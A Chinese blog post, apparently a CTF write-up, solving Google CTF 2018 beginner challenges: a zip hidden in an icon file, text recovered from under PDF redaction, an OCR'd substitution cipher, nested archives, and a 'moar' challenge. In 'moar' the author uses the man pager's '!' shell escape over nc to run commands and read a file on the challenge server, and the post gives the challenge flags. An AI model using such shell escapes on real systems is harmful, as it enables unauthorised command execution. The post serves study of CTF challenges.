

Google CTF 2018部分学习

原创

caiqi1qi 于 2018-07-09 04:00:12 发布 2718 收藏

分类专栏: [网络编程](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/caiqi1qi/article/details/80917863>

版权



[网络编程 专栏收录该内容](#)

94 篇文章 0 订阅

订阅专栏

misc-floppy

是一个windows图标, 放到iHex里看看, 在文件的后半部分看到了PK开头的一段内容。

```
1D4 B00000BB 300019B9 093144F7 44499999 900900FF B00B1199 9931444F 74491989 10091800 . .0 . 1D.DI... .. 1D0tI .
1F8 00FB0019 19314FFF FF499098 00999008 811F0099 99314444 44491900 09191008 19100800 .. 10...I... .. _ ..1DDDI
21C 19314FFF FF491919 91919100 81910198 00314F44 4F491919 19191910 08890919 193147FF 10...A..... _ . 10D0I . 1G...
240 F7419191 91919191 90910191 91314444 44491919 19191919 19101919 19314444 4448BBBB .A..... ..1DDDI . 1DDDK..
264 BBBBBBBB BBBBBBBB BBB11111 11111111 11111111 11111111 11110000 0FFF0000 05DD0000 .....
288 03FF0000 01FF0000 00FF0000 005D0000 003F0000 001F0000 000F0000 00050000 00030000 ... .. ] ?
2AC 00010000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
2D0 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
2F4 00000000 00000000 00504B03 04140000 0008008D 81D64CFD EE873E7B 00000088 0000000A PK ._.L@..>{ .
318 001C0064 72697665 722E7478 74555409 0003CA03 2D5BFC03 2D5B7578 0B000104 4F9A0100 driver.txtUT . -[. -[ux 0.
33C 04535F01 001D8B41 0AC23014 05F739C5 3B801657 D2AD0AA2 765B1197 21F96D83 26BFFE24 S_ .A .0 .9.;. W. .v[ .!.m.&.™$
360 0D45BCBB D56136B3 98767011 8B692058 7113093A 967FEE9E D9BB90FD BAA11927 2DB66821 E...a6..vp .i Xq :. ....@... '-.h!
384 8C3AC6C2 6211138B EE978B26 67A852F8 71688FEF 17DDEB4D BC6E9BF4 E07A7FB9 7D943A07 ...b ....&g.R.qh...M.n...z .}.:
3A8 181D09DC 813C494F C1CC2B48 0E28A554 86BDF402 504B0304 14000000 08000181 D64CE685 _.<I0...+H (.T... PK _..L..
3CC 8466D600 0000E100 00000700 1C007777 772E636F 6D555409 0003C102 2D5BDB03 2D5B7578 .f. . www.comUT . -[. -[ux
3F0 0B000104 4F9A0100 04535F01 003DCAD1 4EC23014 00D07713 FEA11854 50AA77C9 86E212C8 0. S_ =..N.0 .w™. TP.w...
414 E2B2AE71 8492A174 23035C2C 2D385B9C 4C8D53BF 5D9F3CCF 47F9971C EF7B955C AAA29DCD ...q...t# \,-8[.L.S.].<.G... {.\....
438 D4556B61 39845858 E5257776 2548C86C 310968F5 9190E0B6 6BE180D0 EA255521 E5475E87 .Uka9.XX.%wv%K.l1 h....k....%U!.G^
45C 36551C71 3BA6CD7A 771A5F8B E9E8E467 3934C37B F7D9BD91 9E97DD3D 76C2B15B A3A2FEED 6U q;..zw _....g94.{.....=v...[™.
480 17836D14 B1395E7D 817C6309 183D0129 52784F9C 810F3253 676D8E9F 8EED159B C345B767 .m .9^}_lc = )Rxo._ 2Sgm.... ..E.g
4A4 1F32DB63 A4315502 05C6E40F 7AF329CA 3E00A0CD 2BD20615 464B5122 A3D1FEAF 8CD0EBB0 2.c.1U .. z.)> .+. FKQ"™.....
4C8 CA913F4A CFD1BF06 41E31750 4B01021E 03140000 0008008D 81D64CFD EE873E7B 00000088 ..?J....A. PK ._.L@..>{ .
4EC 0000000A 00180000 00000001 000000A4 81000000 00647269 7665722E 74787455 54050003 _ driver.txtUT
510 CA032D5B 75780B00 01044F9A 01000453 5F010050 4B01021E 03140000 00080001 81D64CE6 . -[ux 0. S_ PK _..L.
534 858466D6 000000E1 00000007 00180000 00000001 000000A4 81BF0000 00777777 2E636F6D ..f. . www.com
558 55540500 03C1022D 5B75780B 0001044F 9A010004 535F0100 504B0506 00000000 02000200 UT . -[ux 0. S_ PK
57C 9D000000 D6010000 0000
```

小白搜了一下PK开头的文件类型, 得知是zip文件, 于是用 `binwalk -Me` 将里面的内容都解压出来。

从iHex和binwalk的结果都可以看出从0x2FD开始, 有一个zip文件, 文件名 `driver.txt`,

```
cqq@kali:~/CTF$ file foo.ico
foo.ico: MS Windows icon resource - 1 icon, 32x32, 16 colors
cqq@kali:~/CTF$ binwalk -Me foo.ico
```

```
Scan Time:      2018-07-04 19:59:48
Target File:    /home/cqq/CTF/foo.ico
MD5 Checksum:  e34cb819233241407497fa5531db7b89
Signatures:    344
```

DECIMAL	HEXADECIMAL	DESCRIPTION
765	0x2FD	Zip archive data, at least v2.0 to extract, compressed size: 123, uncompr
956	0x3BC	Zip archive data, at least v2.0 to extract, compressed size: 214, uncompr
1392	0x570	End of Zip archive

Scan Time: 2018-07-04 19:59:48
 Target File: /home/cqq/CTF/_foo.ico.extracted/www.com
 MD5 Checksum: 2f0d40e93bf3a58737e1d857731a30d4
 Signatures: 344

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

Scan Time: 2018-07-04 19:59:48
 Target File: /home/cqq/CTF/_foo.ico.extracted/driver.txt
 MD5 Checksum: 5b4321000c59c4e54dfa0c514d84f446
 Signatures: 344

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

```
cqq@kali:~/CTF$ ls
foo.ico _foo.ico.extracted
cqq@kali:~/CTF$ cd _foo.ico.extracted/
cqq@kali:~/CTF/_foo.ico.extracted$ ls
2FD.zip driver.txt www.com
cqq@kali:~/CTF/_foo.ico.extracted$ ll
total 20
drwxr-xr-x 2 cqq cqq 4096 Jul  4 19:59 .
drwxr-xr-x 3 cqq cqq 4096 Jul  4 19:59 ..
-rw-r--r-- 1 cqq cqq  649 Jul  4 19:59 2FD.zip
-rw-r--r-- 1 cqq cqq  136 Jun 22 22:12 driver.txt
-rw-r--r-- 1 cqq cqq  225 Jun 22 22:08 www.com
cqq@kali:~/CTF/_foo.ico.extracted$ file driver.txt
driver.txt: ASCII text
cqq@kali:~/CTF/_foo.ico.extracted$ cat driver.txt
This is the driver for the Aluminum-Key Hardware password storage device.
CTF{qeY80sU6Ktko8BJW}

In case of emergency, run www.com
cqq@kali:~/CTF/_foo.ico.extracted$ file www.com
www.com: ASCII text, with CR, LF line terminators
cqq@kali:~/CTF/_foo.ico.extracted$ cat www.com
hD7X-t6ug_hl(]Wh8$^15GG1-hbrX5prPYGW^QFIuxYGFK,1-FGIuqZhHIX%A)I!hSLX4SI!{p*S:eTM'~_?o?V;m;CThe Foobaniz
cqq@kali:~/CTF/_foo.ico.extracted$ zipinfo 2FD.zip
Archive:  2FD.zip
Zip file size: 649 bytes, number of entries: 2
-rw-r--r--  3.0 unx      136 tx defN 18-Jun-22 22:12 driver.txt
-rw-r--r--  3.0 unx      225 tx defN 18-Jun-22 22:08 www.com
2 files, 361 bytes uncompressed, 337 bytes compressed:  6.6%
```

CTF{qeY80sU6Ktko8BJW}

下载DosBox，然后新建某目录，并将C盘挂在这个目录下：比如我是挂载在~/DosBox下，

```
DOSBox 0.74, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX
Z:\>ifconfig
Illegal command: ifconfig.

Z:\>ping baidu.com
Illegal command: ping.

Z:\>mount c ~/DosBox
Drive C is mounted as local directory /Users/caiqiqi/DosBox/

Z:\>c\
Illegal command: c\.

Z:\>c:\
C:\>dir
Directory of C:\.
.                <DIR>                04-07-2018 21:38
..               <DIR>                04-07-2018 21:38
0 File(s)        0 Bytes.
2 Dir(s)         262,111,744 Bytes free.

C:\>pwd
Illegal command: pwd.

C:\>
```

<https://blog.csdn.net/caiqiqi>

然后将待执行的文件放在这个目录下，然后输入文件名，后缀名可选，即可执行该文件。因为之前dir之后没看到这个文件，所以我在执行完之后删除了这个文件，确保这里执行成功是在此文件在该特定目录下的原因。

```
DOSBox 0.74, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX
..                <DIR>                04-07-2018 21:38
0 File(s)        0 Bytes.
2 Dir(s)         262,111,744 Bytes free.

C:\>dir
Directory of C:\.
.                <DIR>                04-07-2018 21:40
..               <DIR>                04-07-2018 21:40
0 File(s)        0 Bytes.
2 Dir(s)         262,111,744 Bytes free.

C:\>java
Illegal command: java.

C:\>www
The Foobanizer9000 is no longer on the OffHub DMZ.
C:\>www.com
The Foobanizer9000 is no longer on the OffHub DMZ.
C:\>www.com
Illegal command: www.com.

C:\>www
Illegal command: www.

C:\>_
```

<https://blog.csdn.net/caiqiqi>

//TODO

letter

源文件: <https://storage.googleapis.com/gctf-2018-attachments/5a0fad5699f75dee39434cc26587411b948e0574a545ef4157e5bf4700e9d62a>

下载下来之后是个zip文件, 解压, 得到一个pdf, 然后发现用户名和密码被大码了。

Fake Name
Fake Address
Fake City

A couple of days ago

IOT Credentials

Dear Customer,

Thanks for buying our super special awesome product, the Foobarnizer 9000!

Your credentials to the web interface are:

- Username: [REDACTED]
- Password: [REDACTED]

Note: For security reasons we cannot change your password. Please store them safely. <https://blog.csdn.net/caiqi1qi>

由于pdf打马只是在文本上涂了一层(至少视频里的大佬是这么说的), 可以直接全选复制, 即可, 出现答案。

通过系统的预览app打开之后的格式

```
1 Fake Name Fake Address Fake City
2 IOT Credentials
3 Dear Customer,
4 A couple of days ago
5 Thanks for buying our super special awesome product, the Foobarnizer 9000! Your credentials to the web interface are:
6 • Username: • Password:
7 Note: For security reasons we cannot change your password. Please store them safely.
8 .....
9 CTF{ICanReadDis} https://blog.csdn.net/caiqi1qi
```

通过chrome浏览器打开之后的格式

```
1 Fake Name
2 Fake Address
3 Fake City
4 A couple of days ago
5 IOT Credentials
6 Dear Customer,
7 Thanks for buying our super special awesome product, the Foobarnizer 9000!
8 Your credentials to the web interface are:
9 • Username:.....
10 • Password: CTF{ICanReadDis}
11 Note: For security reasons we cannot change your password. Please store them safely.
```

于是我又用了另外一个文本的PDF打码了之后还是可以看出来。果然还是用chrome厉害一些，可以复制到文字，而系统自带的预览app并不能。

-
- 1. [redacted] 背景调查
 - 2. 您的身体健康状况能够胜任工作
 - 3. 双方签订劳动合同

```
44 聘用函
45 February 1, 2018
46 1. 您通过最终录用测试和背景调查
47 2. 您的身体健康状况能够胜任工作
48 3. 双方签订劳动合同://blog.csdn.net/caiqi
```

参考[这个writeup](#)，找到[这个图像识别的网站](#)，中文识别率也挺高，很强大，收藏了。

示例：

1 STEP - Upload file

2 STEP - Select language and output format

3 STEP - Convert

Select file...

CHINESESIMPLIFIED

Microsoft Word (docx)

CONVERT

180705-005433.png



Download Output File

望，但是还存在很多差距和困难，需要花大力气。资本主义国家的现代化是一面镜子，可用来照照自己是什么情况，差距有多大。华国锋虽然在粉碎“四人帮”以后先后召开了第二次全国农业学大寨会议和「业学大庆会议，但他心里明白，仅仅靠这些革命精神是不能解决问题的。

华国锋要求出国考察的人共同研究，提出几条，在国务院务虚，一面议，一面定了就办。凡是中央原则定了的，你们就放开干。根据他的意见，1978年7月到9月国务院召开了务虚会，这是酝酿对外开放的一次重要高层会议。华国锋亲自出了四个题目：引进新技术，企业管理和工业管理，计划平衡，出口贸易问题。会议采取了畅所欲言的民主形式，对下一步对外开放问题做了比较详细的论述和探讨。其中谈到的如何加强技术引进，扩大外贸出口，灵活利用国外资金等思想成为11月中央工作会议和12月中共十一届三中全会上提出对外开放的重要来源。根据华国锋的提议，谷牧主持召开了二个半天的出国考察人员座谈会，制定了7个文件。第六个

不过视频里的大佬说可以直接用 `gocr` 搞定，我也试试。搜了一下，直接源码下载安装即可。

```
wget http://www-e.uni-magdeburg.de/jschulen/ocr/gocr-0.50.tar.gz
tar -xvf gocr-0.50.tar.gz
cd gocr-0.50.tar.gz
make
sudo make install
```

macOS的安装之后不管是源码还是 `brew install gocr` 出现以下问题：


```
$ gocr OCR_is_cool.out.png [1:41:49]
sh: pngtopnm: command not found

ERROR pnm.c L328: unexpected EOF
```

而在linux下是可以的。

```
$ sudo apt install gocr
$ gocr OCR_is_cool.png > OCR_is_cool.out.png
```

在文本编辑器中打开发现，居然连图片中的位置都模拟出来了，厉害厉害厉害！



```
27 Rhnk ybexl bg bWkhiWk_x v4g ux lxhaxw ykhf tgr yhhutgbsxk, l_km yMwzx 2000. Iftkm aInl, Mxfih-t-_mbv, hk _t iv. Lh pmkxoxk rhn zh, rhnk ybexl yheehp.
28
29 Lalkx ybexl tm yhevkmJ
30 Rhnv4gjnrvdberbqi_bmxhmmkJmhobxp,whpgehm,_mnee_uhkbnxhgteemaxybexlmpnptgmobtxfibebmmlv_ahgml.CnlmzboxmammmebgdVMY{v1i_kvbiimb_lnuImbmmmbhgvbimk)tmmaxrngmxll_eerhnmmt.
31
32 Yhk xqttiex, mii_i _ eblm hy ybexl mabm rhn'kx vnkxoxgmer Imhktqz pbma nl:
33 hyaanuJybktpikx.u_ ChagMK
34 BfM.v_gmbtel.iwyl_xexxmw\ PbgmMxow
35 Yhhungbmk9000_Ftgnfejny P_momMxow
36 yhh.bvñ Mnkuh
37
38 Lbgvx px m_dx Ixvknbr oxkr Ixkbnler tgv _ hhwok mh ikhmvm rhn u_bgIm onegxkbJbebmbl ebdx x_be tgv Mne_l. px'kx Ixmbgz mm rhnk v_gmb_el nlgz max mbh-ikhoxg tbebm_kr-z_0lak_
39 IMmV vbimk.
40
41 Atiir bWkhiWk_bgz!
42
43
44
45
46 N0 recent chats _ Reply _ Forward
47 Sta_omone https://blog.csdn.net/caiqi
```

把中间那段邮件的内容复制到[这凯撒加密(替换加密)在线工具](https://www.rot13.com/) 总共就25种可能的方式，慢慢试，到7的时候就出来了，还挺准的。

rot13.com

[About ROT13](#)

```
Rhnk ybexl bg bWkhiWk_x v4g ux kxhaxw ykhf tgr yhhutgbsxk, l_km yMwzx 2000. Iftkm aInl, Mxfih-t-_mbv, hk _t iv. Lh pmkxoxk rhn zh, rhnk ybexl yheehp.

Lalkx ybexl tm yhevkmJ

Rhnv4gjnrvdberbqi_bmxhmmkJmhobxp,whpgehm,_mnee_uhkbnxhgteemaxybexlmpnptg
mobtxfibebmmlv_ahgml.CnlmzboxmammmebgdVMY{v1i_kvbiimb_lnuImbmmmbhgvbimk
)tmmaxrngmxll_eerhnmmt.

Yhk xqttiex, mii_i _ eblm hy ybexl mabm rhn'kx vnkxoxgmer Imhktqz
pbma nl:
hyaanuJybktpikx.u_ ChagMK
```



```
For exaaple, tpp_p _ list of files thit you're currently Ptoraxg with us:
offhhubQfirawpre.b_ JohnTR
IOT_c_ntials.pdfs_deleted\ WinteTted
Foobunitr9VVV_Manualqtf W_teTted
foo.ico Turbo

Since we t_ke Security very Periously and _ ooder to protect you
b_inst vulneriQilities like e_il and Ttl_s. we're Peting tu your c_nti_ls using the tio-proven
aillt_ry-g_0shr_PTTc ciptr.

Happy iDropDr_ing! https://blog.csdn.net/caiqi
```

然后找到了这个

[CTF{c1p_rciptri_substitutionciptr}](#)

但是不是很准可能，需要将原来图片的文字自己写下来，然后再放到这个网站中得到真正的答案。

moar

需要 `nc -v moar.ctfcompetition.com 1337`

在7月5日我测试依然可以打开这个链接。

打开之后是一个manual页面，是在一个编辑器查看环境里面，可以使用 `!` 加命令来执行。于是，过程如下：

```
[master][~/GitProject] nc -v moar.ctfcompetition.com 1337
found 0 associations
found 1 connections:
  1: flags=82<CONNECTED,PREFERRED>
      outif en0
      src 192.168.1.10 port 61526
      dst 35.233.3.64 port 1337
      rank info not available
      TCP aux info available

Connection to moar.ctfcompetition.com port 1337 [tcp/menandmice-dns] succeeded!
socat(1)
socat(1)

NAME
  socat - Multipurpose relay (SOcket CAT)

SYNOPSIS
  socat [options] <address> <address>
  socat -V
  socat -h[h[h]] | -?[?{?}]
  filan
  procan

DESCRIPTION
  Socat is a command line based utility that establishes two bidirectional byte streams and transfers data between them. Because the streams can be constructed from a large set of different types of data sinks and sources (see address types), and because lots of address options may be applied to the streams, socat can be used for many different purposes.

  Filan is a utility that prints information about its active file descriptors to stdout. It has been written for debugging socat, but might be useful for other purposes too. Use the -h option to find more

Manual page socat(1) line 1 (press h for help or q to quit)|ls -al /home/moar/disable_dmz.sh
ls -al /home/moar/disable_dmz.sh
-r-xr-xr-x 1 nobody nogroup 695 Jun 26 15:56 /home/moar/disable_dmz.sh
ldone (press RETURN)|cat /home/moar/disable_dmz.sh

lcat /home/moar/disable_dmz.sh
#!/bin/sh

# Copyright 2018 Google LLC
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
# https://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.

echo 'Disabling DMZ using password CTF{SOmething-CATastroPhic}'blog.csdn.net/caiqi1qi
echo CTF{SOmething-CATastroPhic} > /dev/dmz
```

Security by obscurity

由于我们发现对附件中的文件进行解压操作之后，得到的文件依然是zip文件，于是我们用 `binwalk -Me` 来对解压出来的文件进行递归操作，

```
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e.f.g
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e.f.g
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e.f.g
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e.f
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e.f
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d.e
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c.d
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b.c
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e.b
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.e
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
cqq@kali:~/CTF$ unzip password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
Archive:  password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
  inflating: password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
cqq@kali:~/CTF$ ll password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
-rw-r--r-- 1 cqq cqq 7216 Jun 14 19:53 password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a
```

多的一批，而且由于文件名太长，以至于系统都抛出异常了，我们得将文件重命名一下，继续操作。

由于我们的目标是要破解加密的压缩文件，而XZ, bzip2这些不会有密码的，所以目标只能是.zip或者.7z文件。使用 `find .` 找到当前目录包括子目录下所有的文件，然后 `file` 然后去除掉我们不需要的信息。

由于

```
$find _0.extracted > _0.extracted_files.txt # 将该目录下所有文件的文件名列导出到文本文件
$cat _0.extracted_files.txt |xargs file|grep -v "XZ"|grep -v "bzip2"|grep -v "directory" # 对这些文件名进
```

```
total 264
-rw-r--r-- 1 caiqiqi staff 6596 7 5 15:01 0
-rw-r--r-- 1 caiqiqi staff 6536 7 5 15:01 0~
-rw-r--r-- 1 caiqiqi staff 6496 7 5 15:01 0~~
-rw-r--r-- 1 caiqiqi staff 6436 7 5 15:01 0~~~
-rw-r--r-- 1 caiqiqi staff 6376 7 5 15:01 0~~~~
-rw-r--r-- 1 caiqiqi staff 6314 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 5846 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 5375 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 4943 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 4476 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 4022 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 3593 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 3157 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 2721 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 2339 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 1959 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 1595 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 1285 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 1027 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 816 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 614 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 493 7 5 15:01 0~~~~~
-rw-r--r-- 1 caiqiqi staff 470 6 14 19:53 0~~~~~
```

最后发现某目录下的几个文件，比其他的要小，于是我们使用 `7z e` 来对其进行解压。

```
[~/GitProjects/CTF/GoogleCTF2018/whatever/0_dir]$ 7z e 1~~~~~
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=utf8,Utf16=on,HugeFiles=on,64 bits,4 CPUs x64)

Scanning the drive for archives:
1 file, 234 bytes (1 KiB)

Extracting archive: 1~~~~~
--
Path = 1~~~~~
Type = zip
Physical Size = 234

Enter password (will not be echoed):

X watch (watch)
Every 1.0s: ls -Flt

total 144
-rw-r--r-- 1 caiqiqi staff 0 7 5 15:30 password.txt
-rw-r--r-- 1 caiqiqi staff 614 7 5 15:01 1
-rw-r--r-- 1 caiqiqi staff 493 7 5 15:01 1~
-rw-r--r-- 1 caiqiqi staff 470 6 14 19:53 1~~
-rw-r--r-- 1 caiqiqi staff 447 6 14 19:53 1~~~
-rw-r--r-- 1 caiqiqi staff 424 6 14 19:53 1~~~~
-rw-r--r-- 1 caiqiqi staff 412 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 389 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 366 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 343 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 324 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 301 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 278 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 265 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 242 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 219 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 200 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 177 6 14 19:53 1~~~~~
-rw-r--r-- 1 caiqiqi staff 234 6 14 19:53 1~~~~~
```

最后终于发现某文件是一个zip文件，需要我们输密码。

攻击者可以加入任何二进制文件，而不会被检测到。

```
[~/GitProjects/CTF/GoogleCTF2018/whatever/0_dir]$ file 1~  
1~: Zip archive data, at least v1.0 to extract
```

看了一下google官方给出的压缩的过程，

<https://github.com/google/google-ctf/blob/master/2018/beginners/misc-security-by-obscurity/packer.sh>

原来给一个压缩文件加密码这么简单，只需要：

```
$ zip -P "cqg" password.zip password.txt
```

